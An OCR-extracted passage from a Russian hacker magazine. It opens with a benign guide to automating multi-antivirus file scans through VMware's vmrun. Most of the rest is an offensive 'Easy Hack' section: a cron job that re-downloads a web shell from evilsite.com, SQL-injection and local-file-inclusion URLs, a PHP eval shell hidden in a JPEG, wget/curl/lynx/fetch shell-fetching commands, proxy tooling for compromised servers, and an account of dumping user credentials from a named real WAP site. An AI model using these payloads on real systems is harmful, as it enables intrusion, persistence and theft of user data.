
Третий параметр, передаваемый функции openRemoteSession(), может принимать два значения: gui и vrdp. В первом случае открывается обычное окно виртуальной машины, в котором ты можешь работать с гостевой ОС. Во втором случае откроется консольное окно и предполагается, что работать с гостевой ОС ты сможешь, подключившись к виртуалке по RPD-протоколу.
Вот собственно и весь код. Оформив его в виде функции, можно повторно использовать код для включения нужного числа виртуальных машин, что нам как раз и нужно. В качестве еще одного примера рекомендую изучить скрипт для безболезненного импорта/экспорта виртуальных машин (gui-at.cendaweb.cz/2009/09/VBoxUtil.py). Без него процесс переноса виртуальной машины с одного хоста на другой превращается в некислый геморрой. С позиции обучения он интересен тем, что использует самые разные возможности API.

ПРОДОЛЖАЕМ ЭКСПЕРИМЕНТЫ

Вот тебе другая ситуация. Файл необходимо проверить несколькими антивирусами. Понятно, что на одной машине едва ли уживутся даже два антивируса — чего уж говорить, если их будет, скажем, десять? Верный путь решения проблемы — установить каждый антивирус на отдельную виртуальную машину, но не запускать же каждую с последующим сканированием файла вручную? Можно взять и написать несложный сценарий, который через API запустит виртуальную машину и передаст антивирусу файл для проверки. Попробуем с этим разобраться.
Я был уверен, что в API VirtualBox'a, помимо функций для управления виртуальными машинами, найдутся



КЛЮЧИ ДЛЯ ЗАПУСКА VMRUN.EXE



ПРОТОТИП СИСТЕМЫ ДЛЯ ПРОВЕРКИ ФАЙЛА НА ВИРУСЫ

вызовы для манипулирования гостевыми системами. Например, в VMWare есть функции **RunProgramInGuest** для запуска приложения в гостевой системе и функции **CopyFileFromGuestToHost** для копирования файлов между гостевыми и хостовой системами. Не найдя аналогов в документации, пришлось обратиться к разработчикам VirtualBox, которые подтвердили: «такие функции пока только в планах» :(. Конечно, можно было бы обойтись и без них (например, добавив скрипт для проверки в автозагрузку системы, а файлы для проверки передавать через систему Shared Folders), но отказываться от возможности манипулировать гостевой системой не хотелось, поэтому было принято решение — в качестве технологии использовать продукты VMware.
К счастью, есть выбор: можно использовать платную WMware Workstation, с которой многие уже знакомы, или же бесплатный VMware Server. Оба дистрибутива весят под полгигабайта, но предоставляют в нашем случае равные возможности. Печальная новость состоит в том, что управление VMware Server, начиная с версии 2.0, полностью осуществляется через веб-интерфейс и, хотя работает он неплохо, нативный GUI-интерфейс Workstation использовать-таки удобнее. Но что делать... зато всю мощь виртуализации ты получаешь бесплатно, и в своих примерах я буду использовать именно его.
Вместе с тяжелым ядром и веб-сервером Tomcat, на котором хостится админка VMware Server, в систему устанавливается так называемая **VMware VIX** — собственная система API, позволяющая программировать виртуальные машины и управлять ими, в том числе, манипулировать гостевыми ОС во время выполнения. В качестве языка программирования очень хотелось использовать Python, но, увы, не вышло. Официальных привязок для этого языка компания не выпускает, а найденные на просторах Сети самоделки **pyvix** (sourceforge.net/projects/pyvix) и **pyvmware** (code.google.com/p/pyvmware) давно не обновлялись и заработали бы с новыми версиями VMware лишь после серьезной работы напильником, которой заниматься совсем не охота. Описание проекта **vixpy** (code.google.com/p/vixpy), указывающее, что это единственный обновляющийся проект, выглядело многообещающе, но все попытки найти файлы привязки, скачать их из репозитария svn или связаться с автором не увенчались успехом.
Впрочем, нашелся еще один проект — обертка Python'а для утилиты vmrun.exe, также входящей в набор VMware VIX и позволяющей как угодно манипулировать системой прямо из командной строки. Сама обертка, как водится, безнадежно устарела, зато открыла для меня vmrun.exe — совершенно чумовой консольный инструмент, реализующий всю мощь VMware API! Задача у нас несложная, а, значит, вполне должно хватить ее возможностей. Конечно, при таком положении вещей пришлось сразу попрощаться с объектной моделью и прочими красивостями, но способ построить прототип системы быстрее еще нужно поискать. К тому же, для большей универсальности и качества кода легко можно использовать возможности PowerShell. Впрочем, прежде чем приступать к программированию VMware, нужно заняться подготовкой самих виртуальных машин и установленных антивирусов.

ТЕСТОВАЯ ЛАБОРАТОРИЯ

Как мы уже сказали, для каждого авера мы создаем по одной виртуальной машине. Пускай они будут работать на базе Windows XP. Для большей универсальности предлагаю сразу давать виртуальным машинам имена в соответствии с тем антивирусом, который на нем установлен: ClamAV, Nod32, Symantec, Kaspersky. Автоматизировать процесс сканирования через навороченные графические интерфейсы — лишнее изобретение велосипеда, потому как у любого вендора есть решение, работающее через командную строку. Возьмем для примера бесплатный антивирус **ClamAV**, с помощью которого и построим одну из виртуальных машин для тестирования. Я использовал Portable-версию антивируса (portableapps.com/apps/utilities/clamwin_portable), но это непринципиально.
Чтобы скрипты для работы были более-менее универсальны, на каждой виртуальной машине неплохо будет использовать одинаковую систему каталогов. Предлагаю создать папку для нашей тестовой лаборатории C:\XLab с простой структурой:

```
C:\XLab:
QuarantineFiles — карантин, куда
будут скачиваться файлы для ана-
лиза
OutputFiles — папка для сохранения
отчетов антивируса, которые далее
будут передаваться на хостовую
машину
Soft — папка с необходимым
софтом:
Soft\Wget — утилита для закачки
файлов
Soft\ClamWinPortable — наш анти-
вирус
```

Общая идея простая: специальный BAT-файл сначала запускает консольную качалку wget (порт никсовой утилиты), закачивая указанный файл в папку-карантин, содержимое которого затем проверяется антивирусом. Отчет авера сохраняется в папку











УПРАВЛЯЕМ ГОСТЕВОЙ WINDOWS XP ПРЯМО В БРАУЗЕРЕ

OutputFiles, откуда мы его забираем на хостовую машину.
При всей простоте с настройкой антивирусов придется немного повозиться. Даже если взять ClamAV, для которого изначально предполагается использование из командной строки. При запуске консольной версии программы clamscan.exe упорно выдавалась ошибка об отсутствии антивирусных баз, хотя в GUI-версии антивируса все было окей. Долго не понимая, какой же ключ используется для обновления антивирусных баз, я нашел специально предназначенную для этого тулзу, которая лежала рядом — freshclam.exe. Но и она не запускалась, ссылаясь на отсутствие конфига!

```
DatabaseDirectory c:/XLab/Soft/ClamWinPortable/App/
clamwin/bin
DatabaseMirror database.clamav.net
```

Эти две строки, сохраненные в freshclam.conf, наконец, заставили базы обновиться, а сам антивирус заработать. Чтобы указать путь для сканирования, пришлось создать текстовый файл toscan.txt с содержанием пути до карантина «C:\XLab\QuarantineFiles\». В результате можно было собрать готовый **doWork.bat**, принимающий в качестве единственного параметра URL файла для проверки и выполняющий сканирование:

```
c:
del /Q /F c:\XLab\QuarantineFiles\*.*
del c:\XLab\OutputFiles\report.txt
cd c:\XLab\Soft\ClamWinPortable\App\clamwin\bin\
freshclam.exe

cd c:\XLab\Soft\Wget\
wget --directory-prefix=c:\XLab\QuarantineFiles %1

cd c:\XLab\Soft\ClamWinPortable\App\clamwin\bin\
clamscan.exe --file-list=toScan.txt --log=c:\XLab\
OutputFiles\report.txt
```

Дабы избежать проблем с парсингом URL, в момент вызова bat-файла его лучше взять в кавычки: doWork.bat "http://dvd.xakep.ru/test.exe". Убедившись, что все работает, приступаем к следующей задаче — интеграции виртуалки в наш прототип системы для анализа файлов.

ТЕСТОВАЯ ЛАБОРАТОРИЯ

Запустить виртуальную машину через vmrun.exe — проще простого. Используется ключ start и указывается путь до .vmx-файла — это XML-ка с описанием виртуальной машины, которую генерирует в момент создания виртуалки сама VMware:

```
vmrun auth_param start "[standard] xp eng/xp eng.vmx"
```

Обрати внимание на переменную [standard], которая определяет стандартное хранилище виртуальных машин. Если указать полный путь до .vmx-файла (скажем, j:\virtual machines\xp eng\xp eng.vmx), тулза выдаст сообщение об ошибке. Чтобы упростить пример, здесь и далее я намерено укоротил строку параметров для запуска vmrun, заменив опции для авторизации переменной auth_param. Что она собой представляет? С помощью ключа -T определяется продукт, который ты используешь — Workstation или Server — причем, в последнем случае указывается URL админки, а также логин и пароль для входа в хостовую машину (и, соответственно, админку VMware Server). Вместо auth_param в строке для запуска должно стоять:

```
Для VMware Workstation: — T ws
Для VMware Server: -T server -h https://
localhost:8333/sdk -u xlablogin -p xlabpass m
```

После того, как виртуальная машина запущена, запустим нужное нам приложение. Название команды runProgramInGuest говорит само за себя. Составляем строку параметров, указывая логин и пароль для пользователя внутри гостевой (!) системы, а также полный путь до нашего doWork.bat-файла. Помимо этого, нужно передать в качестве параметра URL файла для проверки.

```
vmrun auth_param -gu xlab -gp xlab runProgramInGuest
"[standard] xp eng/xp eng.vmx" "c:\XLab\doWork.bat"
%1%
```

И тут нас постигает первый облом. После недолгого ковыряния в мануале оказывается, что для работы этой команды на виртуалке должны быть установлены **VMware Tools**, а в гостевой системе включена гостевая учетка. Один клик мыши — и в виртуалке уже смонтирован виртуальный диск с установщиком. Проверяем еще раз... работает!
Сценарий doWork.bat создал отчет в папке c:\XLab\OutputFiles — осталось его оттуда забрать. Для обмена файлами между хостовой и виртуальными машинами есть специальные команды copyFileFromHostToGuest и copyFileFromGuestToHost. Попробуем:

```
vmrun auth_param -gu xlab -gp xlab
copyFileFromGuestToHost "[standard] xp eng/xp eng.
vmx" "c:\XLab\OutputFiles\report.txt" "c:\XlabInput\
report.txt"
```

Результат проверки оказывается в папке c:\XlabInput на хостовой машине. Проверка окончена — осталось охладить виртуалку, выключив ее. Но делать этого мы не будем :). Ведь на запуск уйдет куча времени, к тому же, в некоторых случаях придется заморачиваться с авторизацией нужного пользователя в гостевой системе. Поэтому вместо того чтобы виртуальную машину выключать, мы ее будем усыплять — с помощью команды suspend:

```
vmrun auth_param suspend "[standard] xp eng/xp eng.
vmx"
```

Теперь добавляем в наш doWork.bat необходимые паузы (чтобы запуск программы не начинался до того, как загрузится система), и автоматизированный инструмент для тестирования файла в виртуальной машине готов. Не буду приводить здесь полную версию скриптов — все вместе ты найдешь на диске. Конечно, это лишь прототип полноценной системы. Но ничего не стоит добавить еще несколько виртуалок для других антивирусов и таким образом получать сводный отчет по одному и тому же файлу. Тот же файл реально скачивать единожды на хостовой машине и передавать на гостевые машины — можно делать все, что угодно. Главное, что ты знаешь, как манипулировать виртуальными машинами, а остальное уже дело техники.


ВСЕГДА В ТЕМЕ
Будь всегда в теме с новым телефоном LG Onliner. Благодаря встроенным приложениям популярных интернет-ресурсов, ты всегда будешь в курсе последних новостей и трендов, а удобная QWERTY-клавиатура позволит быстро делиться всем этим с друзьями. Развлекайся по полной!
LG Onliner
GW300
www.lg.ru
LG
Life's Good
Яндекс
Привет!
24 Декабря 10:45
Аська
Соня
Зоя
Таня
Яша
Макс
Папки
Контакты

JOKESTER FORUM.ANTICHAT.RU
TWOSTER ANTIQWERTY@GMAIL.COM, TWOST.RU

Easy Hack | Easy Hack | Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



№ 1 ЗАДАЧА: ИЗБЕЖАТЬ ПОСТОЯННОГО УДАЛЕНИЯ WEB-ШЕЛЛА СО ВЗЛОМАННОГО СЕРВЕРА

РЕШЕНИЕ:

При возникновении этой проблемы можно немного усложнить жизнь бдящему админу, особенно если он не до конца догоняет принципы *nix-архитектуры. Естественно, при этом мы будем заливать шелл не вручную, а автоматически. Как? Очень просто — с помощью набора cron и команды crontab. Как гласит моя давняя подруга, wikipedia.org:

```
cron — демон-планировщик задач в UNIX-подобных операционных системах, использующийся для периодического выполнения заданий в заданное время.
```

1. Для начала разберем структуру команды crontab.
Таблица crontab состоит из 6 колонок, разделяемых пробелами или табуляторами.

Первые пять колонок задают время выполнения (Минута, Час, День, Месяц, День недели), в них может находиться число, список чисел, разделенных запятыми, диапазон чисел, разделенных тире, или символ '*'. Все остальные символы в строке интерпретируются как выполняемая команда с ее параметрами.

2. Вероятно, на сервере нет поддержки псевдотерминала, поэтому создадим временный файл /tmp/cmd со следующим содержимым:

```
SHELL=/bin/bash
1 0 * * * wget http://evilsite.com/shell.txt -O /home/
user/www/shell.php
```

3. Запускаем команду crontab /tmp/cmd.

4. Радуемся, ведь теперь в директории /var/spool/cron (может меняться в зависимости от системы) будет создан файл с именем пользователя, который будет каждый день, в 00 часов 01 минуту запускать команду wget, для скачивания нашего шелла.

№ 2 ЗАДАЧА: ПРОСМОТРЕТЬ В УДОБНОМ ВИДЕ СОДЕРЖИМОЕ ПАПКИ НА FREEBSD ЧЕРЕЗ ИНКЛУД ИЛИ SQL

РЕШЕНИЕ:

Ты, наверное, уже знаешь, что FreeBSD позволяет читать (при наличии прав, конечно) не только файлы, но и содержимое самих директорий. Допустим, есть локальный инклуд или читалка файлов. Если в параметре указать не файл, а директорию, то будет выведен ее листинг.

1. Предположим, у нас есть локальный инклуд. С его помощью мы можем прочитать содержимое любого каталога. Например:

```
site.com/file.php?file=../../../../../../etc/
```

2. И даже если мы имеем банальную SQL-Injection, багофича FreeBSD придет к нам на помощь. Единственный нюанс: в СУБД должны быть права на «file_priv».

```
site.com/file.php?file=-1+union+select+1,LOAD_FILE('/
etc/'),3/*
```

3. Почему это происходит, задумываться не будем, ибо это тема для отдельной статьи. Для нас важно, что такая возможность существует. Плохо лишь то, что при выводе данных в браузер информация выглядит нечитабельно. К счастью для нас, эту проблему уже решил Scipio, написав скрипт, который отлично справляется с задачей, выводит файлы, папки и символические ссылки в удобном и приятном глазу виде:

```
...
for ($i=0;$i<$ln;$i+=2)
{
      $curhex=substr($s,$i,3);
      $nexthex=substr($s,$i+4,1);
      if (($curhex=='040') and ($nexthex>'1') and
```

Листинг директории в браузере

Листинг директории через скрипт

```
            ($nexthex<'8'))
      {
            $pob="<br>".'<b>[DIR]</b> ';
            $nam=TRUE;
```

```
            $i+=4;
    }

    if (($curhex=='080')
            and ($nexthex>'1')
            and ($nexthex<'8'))
    {
            $pob="<br>".'[FILE] ';
            $nam=TRUE;
```

```
            $i+=4;
    }

...
```

Как видишь, автор просто оптимизировал вывод данных посредством анализа посторонних hex-кодов. Больше о скрипте ты можешь прочитать по ссылке https://forum.antichat.ru/threadnav55237-1-10.html. Там же находится аналогичный сценарий от oRb'a. Выбирай любой и пользуйся.

№ 3 ЗАДАЧА: ЗАКОДИРОВАТЬ\РАСКОДИРОВАТЬ СТРОКУ ИЛИ ТЕКСТ РАЗЛИЧНЫМИ АЛГОРИТМАМИ

РЕШЕНИЕ:

Необходимость такого рода манипуляций возникает довольно часто. И по самым разным причинам. Будь то работа с базой при MK=ON, когда требуется перевести название таблиц в хекс или чар, или перевод строки в base64, при инклудах. Или банально разобрать, что за файл с кракозябрами попал в твои хакерские ручки. В общем, область применения достаточно широкая, вопросов такого плана возникает много.

1. Для решения задачи я пользуюсь отличной прогой «Штирлиц» (автор — Всеволод Лукьянин). К сожалению, оффсайт этой софтины приказал долго жить, и разработка, видимо, уже не ведется, но и имеющиеся версии обладают серьезным функционалом и работают без багов. Эта небольшая программулина (~500 Кб) имеет огромный список алгоритмов, и может не только перевести из одной в другую кодировки, но и расшифровать испорченный текст, текст, написанный с использованием нескольких кодировок и т.д. К тому же, присутствует нужный нам функционал по кодированию в base64, hex, URL-кодирование и еще куча всего. Несомненным плюсом является бесплатность. Так что качаем, ставим и наслаждаемся.

2. Если по каким-либо причинам тебе нужен онлайн-кодировщик, то вот три линка, которые решат любую задачу в этой области:

```
ostermiller.org/calc/encode.html Copyright Stephen
Ostermiller
Алгоритмы: URL, Base 64, Hex
noxak.ru/tools/code/  автор Sn@k3
Алгоритмы: Parser URL, Base 64(encode/decode), 2 => 10
сис.счис, 10 => 2 сис.счис, 10 => 8 сис.счис, 8 => 10 сис.
счис, Зеркало, Soundex(encode),ASCII код, Hex(encode),
URL(encode/decode), MD5 hash(encode), Crc32(encode),
ROT13(encode/decode), Char(encode), Decimal encode
quest.fsb-my.name/code.php ну и кухонный комбайн от
BlackSun'a

Список алгоритмов не пишу, он более чем внушительный.
Загляни сам, думаю, найдешь все, что нужно.
```

Программа «Штирлиц»



ЗАДАЧА: СОХРАНИТЬ ШЕЛЛ ДЛЯ УДАЛЕННОГО ИНКЛУДА

РЕШЕНИЕ:

Я не буду описывать способы всем давно известные (можно положить на свой сервер, на народ, на залитый уже шелл), но есть способ, о котором мне еще слышать не приходилось, — он позволяет хранить шелл достаточно долго и при этом не палить свои сервера и шеллы. Заливать шелл будем на файловый хостинг, который дает прямые линки на хранимые файлы. Предложил использовать этот способ geezer_code.

1. Создаем любое изображение.

```
$ echo "<?php eval($_REQUEST[cmd]);?>" > simple_shell.
php

$ cat 1.jpeg simple_shell.php >> poisoned.jpeg
```

Картинка готова к загрузке.

2. Загружаем ее без ресайзинга и любых других преобразований (это важно), например, на imageshack.us.

3. Теперь можно инклудить ее по прямой ссылке с файлообменника.



ЗАДАЧА: НАЙТИ САЙТ, КОТОРОМУ ПРИНАДЛЕЖИТ СЛУЧАЙНО ОБНАРУЖЕННАЯ ТАБЛИЦА С ПАРОЛЯМИ ПРИ ИСПОЛЬЗОВАНИИ SQL-ИНЪЕКЦИИ

РЕШЕНИЕ:

1. Сперва попытаемся извлечь контент сайта, сохраненный в базе, и попробуем однозначно идентифицировать его через поисковики (яндекс или гугл). Контентом может являться что угодно — новость, пост на форуме, запись в блоге и т.п.

Для этого мы просто ищем таблицы, схожие по смыслу, например, messages, posts, news, articles, comments и извлекаем из них контент. К примеру, делаем запрос

```
site.com/script.php?id=-1+union+select+1,message,3+fr
om+messages--+
```

и ищем ответ в гугле:

```
http://www.google.com/search?q="контент из базы"
```

2. Если сайт не проиндексирован гуглом, ищем ссылки в самой базе. Для этого используем следующий like-запрос.

```
http://site.com/script.php?id=-1+union+select+1,group_
concat(concat_ws(0x3A,table_schema,table_name,column_
name)),3+from+information_schema.columns+where+column_
name+like+'%http://%'--+
или http://site.com/script.php?id=-1-
+union+select+1,group_concat(concat_ws(0x3A,table_
schema,table_name,column_name)),3+from+information_
schema.columns+where+column_name+like+'%.php%'--+
```

и из полученных результатов выбираем локальные ссылки (наверняка, они будут).



ЗАДАЧА: УБРАТЬ ПОВТОРЫ СТРОК ИЗ ФАЙЛА

РЕШЕНИЕ:

Часто возникает необходимость убрать повторы из текстовика. При сборке своего словаря, при парсинге логов, баз. В общем, думаю, ты частенько сталкивался с такого рода проблемой. Да, существует куча программ для работы со словарями, толпы написанных парсеров и т.д., но мы пойдем другим путем.

1. Решение через PHP.

Создаем php-парсер без наворотов. Комментарии я привел в коде, думаю, там все понятно. Сортировка по алфавиту и удаление повторов, это то, что в 90% случаев требуется сделать.

```
<?php
$file= file ('1.txt'); // файл на входе
sort ($file);          // сортируем по алфавиту
$file = array_unique($file);  // убираем повторы

foreach($file as $val){
    $end .= $val ;
}

$out=fopen('2.txt','w'); // файл на выходе
fwrite($out,$end);
fclose($out);
?>
```

Файл, который нужно отпарсить, может быть и удаленным, и задаваться следующим образом:

```
$file= file ('http://127.0.0.1/1.txt');
```

Главное, чтобы это позволили настройки PHP-интерпретатора.

2. Консольное решение.

Владельцам линухов заморачиваться со скриптами вообще не требуется. Все давно реализовано в консоли:

```
cat 1.txt | sort | uniq > 2.txt
```

То же самое, разумеется, можно проделать в шелле, когда отпарсить файл нужно «на месте».

```
<?php
$file= file ('1.txt'); // файл на входе
sort ($file);          // сортируем по алфавиту
$file = array_unique($file);  // убираем повторы

   foreach($file as $val){
    $end .= $val ;
      }

$out=fopen('2.txt','w'); // файл на выходе
fwrite($out,$end);
fclose($out);
?>
```



ЗАДАЧА: СДЕЛАТЬ ПОЛНОЦЕННЫЙ ПРОКСИ-СЕРВЕР ИЗ ЗАЛИТОГО ШЕЛЛА НА УЯЗВИМОЙ МАШИНЕ

РЕШЕНИЕ:

Существует несколько популярных решений подходящих для таких целей.

1. Для прокси с протоколом http я советую использовать pproxy, потому что проект обладает рядом весомых характеристик.

```
Состоит из двух частей
На удаленный веб-сервер заливается первая часть прокси, написанная на PHP — скрипт pproxy.php
На локалхосте запускается вторая часть прокси, реализованная на Perl (скрипт plocal.pl), которая прослушивает порт как HTTP-прокси. На этот локальный http-прокси настраивается, например, браузер
```

Страница релиза — forum.antichat.ru/showpost.php?p=959778&postcount=1 (либо бери с нашего DVD).

2. Для прокси с протоколом Socks5 используем легендарный Satanic Socks Server, потому как он

```
Написан на Си
Компилируется в Unix и Windows системах — я тестировал программу в различных дистрибутивах Linux и FreeBSD, а также в Windows XP (нет причин, по которым программа не должна собираться в других операционках)
Не требует root-привелегий
Размер бинарника в формате PE: 2,5 Кб. В формате ELF может меняться в зависимости от ОС, я получал бинарники размером от 9 до 16 Кб
Поддерживается аутентификация по логину:паролю
Клиент может передавать адрес сервера как в виде D/N, так и в виде IPv4 (IPv6 не поддерживается)
Поддерживается только метод connect. Это объясняется тем, что я просто не знаю софт, использующий другие методы простокола Socks5.
Исходник занимает 1 файл размером менее 10 Кб — при необходимости 500 строк кода можно скопипастить через stdin.
```

Берем проксик по адресу forum.antichat.ru/showpost.php?p=176928&postcount=1 или с DVD.

Легендарный Satanic Socks Server

```
/*****************************************************  ******************************

                         Satanic Socks Server v0.66.170506
                                    Powered by drmist\STNC

Compilation:
  Win32: Visual C++
  Unix:  gcc -lpthread sss.c -o sss

v0.66.170506
+ IPv4
+ Domain names
+ Connect method
+ Login:Password authorization

(c) 2006 www.security-teams.net crew

*****************************************************  ******************************/

#define UNIX 1
// #define WIN32 1
// #define AUTH_ON 1
#define PORT 3003
#define BUFF_SIZE 1024

#ifdef AUTH_ON

  const char AuthLogin[] = "login";
```



ЗАДАЧА: ВЫДЕЛИТЬ НАИБОЛЕЕ ПОЛЕЗНЫЕ КОМАНДЫ ДЛЯ БАГОИСКАТЕЛЯ ПОСЛЕ ЗАЛИВКИ САМОПАЛЬНОГО BACKCONNECT-ШЕЛЛА

РЕШЕНИЕ:

1. Поиск директорий, доступных на запись, относительно текущей

```
find . -perm -2 -type d -ls
```

2. Поиск файлов с установленным SUID-битом

```
find / -type f -perm -04000 -ls
```

3. Поиск конфигурационных файлов

```
find / -type f -name "config*"
```

4. Поиск так называемых качалок

```
which wget; which curl; which lynx; which links; which fetch
```

4. Качалка wget

```
wget http://evilsite.com/shell.txt -O /home/user/www/shell.php
```

5. Качалка curl

```
curl http://evilsite.com/shell.txt -o /home/user/www/shell.php
```

6. Качалка links

```
links -source http://evilsite.com/shell.txt > /home/user/www/shell.php
```

7. Качалка lynx

```
lynx -source http://evilsite.com/shell.txt > /home/user/www/shell.php
```

8. Качалка fetch

```
fetch -o http://evilsite.com/shell.txt -p /home/user/www/shell.php
```





МОБИЛЬНЫЙ ПЕНТЕСТИНГ ПОИСК УЯЗВИМОСТЕЙ В СОВРЕМЕННЫХ WAP-САЙТАХ

САМАЯ ГЛАВНАЯ ОСОБЕННОСТЬ САЙТОВ МОБИЛЬНОГО ИНТЕРНЕТА ЗАКЛЮЧАЕТСЯ В ТОМ, ЧТО ПРАКТИЧЕСКИ ВСЕ ОНИ ПИШУТСЯ САМОСТОЯТЕЛЬНО — НИКАКИХ ТЕБЕ ОПЕНСОРС CMS, КАК В БОЛЬШОМ ВЕБЕ. ОТСЮДА ВЫТЕКАЕТ СЛОЖНОСТЬ ПОИСКА БАГОВ, ВЕДЬ ИСХОДНИКИ ЭТИХ САЙТОВ НЕДОСТУПНЫ ПЫТЛИВОМУ ВЗОРУ ХАКЕРА.

Два года назад ты мог прочитать мою увлекательную историю о нахождении глупейших уязвимостей в крупных самописных порталах, ориентированных на просмотр прямо с экрана твоего мобильника. Настала пора проверить текущий уровень защищенности популярных WAP-проектов. Сперва я вкратце расскажу о некоторых изменениях в мобильном мире, которые произошли за последние пару лет:

1. Повальный переход на технологию WAP 2.0 (цветные xHTML-странички, которые теперь можно просматривать на компьютере не только с помощью Оперы) и, соответственно, уход в небытие WAP 1.1-1.3 с его черно-белыми WML-страницами (хотя в качестве опции он еще остался на многих сайтах);
2. Развитие социальных функций: знакомства, чаты, форумы — все, как в большом вебе;
3. Тотально возросший трафик (у кого сейчас нет мобилки с gprs/edge/3g/wifi/wimax/evdo и дешевыми тарифами?);
4. Загнивающий рынок продаж мобильного контента (в противовес этому вырос рынок мобильной рекламы, ты даже не представляешь, какие деньги там сейчас крутятся);
5. Огромнейшее количество халявного контента;
6. Приход в WAP специалистов разработчиков из большого веба, соответственно, повышенный уровень качества и безопасности скриптов.

Благодаря последнему пункту мое исследование получилось не таким легким, как я ожидал :).


Итак, для проведения пентестинга было выбрано наугад и жестоко изнасиловано разными хитрыми параметрами несколько топовых сайтов из популярных рейтингов waplog.net и top.wab.ru.

У ВИТАЛИКА Одним из лидеров по количеству посетителей (5.5-6.5k уникальных хостов в сутки и стабильное 6-7 место в рейтинге top.wab.ru) является сайт vitalik.biz (не удивляйся такому странному домену — в вапе это в порядке вещей). Несмотря на явно отечественное название, сайт ориентирован на англоговорящих пользователей. Здесь присутствуют все необходимые атрибуты современных мобильных порталов: халявные загрузки, форум, чат, знакомства. Зная, что олдскульные сайты (а vitalik.biz работает с 2004 года) писались новичками в php, я сразу принялся за раскопки. Самым уязвимым местом оказался форум: при запросе http://vitalik.biz/forum/read_topic.php?UIN=Guest&pass=Guest&topic=1'&user=1305&room= моему взору открылась замечательная ошибка mysql :).

```
Warning: mysql_fetch_object():
supplied argument is not a valid
MySQL result resource in /home2/
vitalikbiz/vitalikbiz/www/forum/
read_topic.php on line 216
```

После недолгих попыток подобрать количество столбцов и таблицу с юзерами у меня это получилось так:

```
http://vitalik.biz/
forum/read_topic.
php?UIN=Guest&pass=Guest&topic=-99
+union+select+1,2,3,4,5,6+from+use
rs%23&user=1305&room=
(Здесь %23 — это символ решетки в
urlencode)
```



СКУЛЯ НА PREZIKA.NET

XSS НА SEVER.RU

Цифра «3» выводилась прямо в теле поста. Теперь нужно было подобрать колонки с именем и паролем пользователя. Ими, как это ни странно, оказались «name» и «pass» :).
Итоговый запрос для вывода всех пользователей форума (а их было около 1500) выглядел следующим образом:

```
http://vitalik.biz/forum/read_topic.
php?UIN=Guest&pass=Guest&topic=-99+union+sel
